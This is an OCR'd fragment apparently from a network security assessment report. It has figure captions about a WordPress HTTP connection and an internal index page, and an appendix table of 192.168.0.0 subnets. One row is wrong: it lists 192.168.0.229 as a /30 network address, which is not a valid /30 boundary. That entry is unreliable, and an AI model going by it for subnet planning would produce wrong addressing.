


Figure 3-1 WordPress HTTP connection




Figure 3-2 Index 172.16.221.237 Page

Appendix C

Subnet Calculations

The 192.168.0.0 network was divided into several subnets reused across the network. Not all blocks of addresses were used. This is the list of all the subnets used inside the network.

Network Address	Subnet Mask	Host Bits	N. of Hosts	Range	Broadcast
192.168.0.32	27	5	32	192.168.0.33 192.168.0.62	192.168.0.63
192.168.0.64	27	5	32	192.168.0.65 192.168.0.94	192.168.0.95
192.168.0.96	30	2	4	192.168.0.97 192.168.0.98	192.168.0.99
192.168.0.128	27	5	32	192.168.0.129 192.168.0.158	192.168.0.159
192.168.0.192	27	5	32	192.168.0.193 192.168.0.222	192.168.0.223
192.168.0.224	30	2	4	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.229	30	2	4	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.232	30	2	4	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.240	30	2	4	192.168.0.241 192.168.0.242	192.168.0.243

Figure 3-3 Subnet Calculations for Network 192.168.0.0